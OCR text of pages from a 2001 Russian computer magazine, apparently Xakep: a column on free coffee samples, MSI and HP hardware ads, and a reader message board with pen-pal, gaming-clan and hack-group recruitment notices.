Предложение по пакетику халявного чая (интернациональный вариант) тебя наверняка не заинтересует – www.blue-tea.com/freesampleform.htm. Также как и www.girlsports.net/freestuff.asp, где для того чтобы получить халявную кружку надо поназаказывать всякого... хм... на 65 баксов. Но вот www.officecoffeewholesale.com/freesample.htm – явно то, что тебе нужно. Целых 4 пакетика :) не менее халявного чая. Чем не лучшее приложение для уже полученной тобой кружки?

Экстремальная эрекция

Вот еще одна классная вещь из мира аксессуаров: www.extremecoffee.com/sticker.tmpl. Нет, кружку ты от них не получишь. Но зато они вышлют тебе (Россия в анкете имеется) классную наклейку – «ЭкстримКофе»! А если у тебя водится бабло, можешь заказать еще и майку (9 баксов), бейсболку (19) и их фирменную отраву – энергетический напиток.



Соединение заказывали?






Технология PC 2 PC позволяет создать сетевое окружение без концентраторов и сетевых адаптеров.








815EP Pro
Intel® 815EP chipset
- Поддерживает процессоры Intel® Celeron™ /Pentium® III до 1 ГГц и выше
- Поддерживает PC 133 SDRAM
- PC Alert™ III (системный мониторинг)
- Поддерживает Bus Master ATA 100
- D-LED™ (встроенная диагностическая светодиодная индикация)
- 6 x PCI (Master) / 1 x AGP(4X) / 1 x CNR / 4 x USB
- Поддерживает MS Live BIOS™ для автоматического обновления BIOS
- Эксклюзивная встроенная сетевая функция PC 2 PC фирмы MSI™





Pro266 Master
VIA® Pro266 chipset
- Поддерживает процессоры Intel® Celeron™ /Pentium® III (до 1 ГГц и выше) или процессор VIA® Cyrix III/ Samuel Socket 370
- Поддерживает 3 DDR или 2 SDRAM до 3ГБ
- Поддерживает PC 100/133/1600/2100
- RAID 0,1 поддерживается микросхемой Promise (опционально)
- 6 USB / 8 IDE / 1 AGP Pro
- Live BIOS™ для автоматического обновления BIOS
- D-LED™ (встроенная диагностическая светодиодная индикация)
- Автоматически оптимизирует работу CPU при помощи Fuzzy Logic™3



K7T Turbo
VIA® KT 133A chipset
- Поддерживает процессоры AMD Athlon™ / Duron™ до 1 ГГц и выше
- Поддерживает PC 100/133 SDRAM до 1,5 ГБ
- FSB@ 200/266 МГц
- RAID 0,1 поддерживается микросхемой Promise (опционально)
- ATA 100 (686B)
- 3 DIMM / 6 PCI / 1 CNR / 1 AGP (4X) / 4 USB
- Live BIOS™ для автоматического обновления BIOS
- Автоматически оптимизирует работу CPU при помощи Fuzzy Logic™3



MS-StarForce 822
nVIDIA® GeForce 3
- 64 MБ DDR SDRAM
- AGP 4X
- 200 МГц Core Clock / 460 МГц Memory Clock
- TV-Out, TV-In и поддержка DVI (опционально)

Поставляется с:
MSI™ DVD S/W плеером
MSI™ 3D! Turbo 2000
MSI™ драйверами и утилитами

* Пользователь должен иметь любой тип Интернет соединения.



Headquarters
MICRO-STAR INT'L CO., LTD.
No.69,Li-De St.Jung-He City, Taipei Hsien, Taiwan
Tel.: 886-2-3234-0599
Fax: 886-2-3234-5488
http://www.msi.com.tw

Перечисленные функции являются опциями для всех продуктов MSI.
- MSI™ является торговой маркой фирмы Micro-Star Int'l Co., Ltd.
- Спецификации могут быть изменены без оповещения.
- Все права на зарегистрированные торговые марки принадлежат их владельцам.
- Работа конфигураций, не предусмотренных спецификациями продукта, не гарантируется.

Dealine Co. Ltd. Тел.: 095-969-2222 Факс: 095-969-2299
Euclid Computers Inc. Тел.: 812-325-6300 Факс: 812-325-6250
INLINE Тел.: 095-941-6161 Факс: 095-742-3614
IP laps Тел.: 095-728-4101 Факс: 095-728-4100
IMPEX TRADING Тел.: 095-443-3001 Факс: 095-443-6001



Павильон «Форум»
Стенд №.: C544
23-27 апреля 2001 г.





Привет крутые и не крутые челы. Хочу познакомится с хакерами из Питера. Пишите мне пожалуйста на **magazine_sharky@xakep.ru**.
<_SHARKY_>

Симпатичный молодой человек, 24 года, без вредных привычек, не женат, рост 173 см, вес 65 кг, высшее образование, материально обеспечен, москвич, купит ноутбук. Обращаться по адресу **magazine@xakep.ru**, только с фото (верну).

Hi перцы
Мы набираем людей для создания сайта по типу iXBT, точнее сайт уже создан (http://www.bik.donetsk.ua/pc_club/index.htm), но для дальнейшего развития нам нужны авторы. Если ты не равнодушен HARDWARE & SOFTWARE, значит ты нам нужен, как никто другой.
danil (**danil1982@mailru.com**)

Идёт набор creatorов для создания КРУПНОГО сревера
www.cooll-men.narod.ru
Нужны-->
Чушки, которые смогут часами просиживать в чате (в режиме админа конечно %))
Рисовальщики...(кнопки рисовать и всё такое)
Хакеры - без вОпрОсов.
да и просто те, кто хочет помочь, шагайте сюда - www.cooll-men.anrod.ru в гостевуху или на мыло скидывайте >>> **uroman@yandex.ru**
Rom@n

Дарова!

Ищу всех кто хочет переписываться!
dj_xakep@omen.ru

Формируется клан любителей Q3,Counter-Strike.Желающие заджойнится присылайте свои письма на
Acidmaxxx@themail.com
желательно в огромных количествах!!!:-))))
В письме укажите свои подвиги в гамесах (выйгранный чемп и т.п.) Мембером становится тот, кто отправит больше писем! 8-)))).

HACK-BOARD

КУПЛЮ демо-диски "Страны Игр" за 1997 год и 8(27), 10(29), 11(30) за 1998 год.
пишите на **michel@gameland.ru**

Предлагаю курсы повышения зарплаты. Не гербалайф! Возможна работа на дому для пенсионеров. Присылайте резюме и 100$ на адрес **magazine@xakep.ru**.

Создаю хак-группу. Кому интересно пишите на **psih_master@mail.ru**
Желательно чтобы были из Минска. Сам я не кул-хакер, но всё же...

Ведётся набор в группу MHL-Moscow Hack Lab!
Нужны програмеры, и продвинутые юзеры, дизайнеры!
с предложениями пишите на
internet_boss@mail.ru

Ищу малоюзанную совесть. Желательно в оригинальной упаковке, с гарантией. Пишите на **magazine@xakep.ru**, интим не предлагать.

мессадж можно закинуть на
board@xakep.ru

объявления рекламного харрактера не публикуются!!!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

Заметил наши приколы и розыгрыши в этом номере? Понял, чем отличается хакер от ламера? :) Нашел кучу отличий от обычного номера Х? Тогда пиши нам о своей наблюдательности на **konkurs@real.xakep.ru** и если ты заметил все отличия, то мы тебя одарим целым мешком призов!







Один том бесконечных возможностей.



Размером с книгу, он также представляет из себя источник знаний. Он открывает для Вас бесконечные возможности благодаря своей высокой производительности, супер надежности и новому уровню интеграции в Интернет.

Новый компактный компьютер hp e-pc.


e-PC: Процессор Intel® Pentium® III 800, 866 МГц / Стандартно 64, 128 или 256 МБ SDRAM / Жесткий диск 10, 20 ГБ / Встроенный видеоадаптер Intel® 3D Direct AGP / Сетевая плата 3Com Fast Etherlink 10/100BASE-TX с поддержкой функции LAN / 24x CD-ROM / Интегрированная 20-разрядная полнодуплексная стереоплата Cirrus Logic AC 97 PCI / Средства управления и безопасности HP Top Tools / Microsoft® Windows® 98SE, Windows® 2000 professional.

HP рекомендует использовать Microsoft® Windows® 2000 Professional.





Компания «Д-Факто»
проектные решения • консалтинг • информационные системы









Energize


Orbital





Canyon

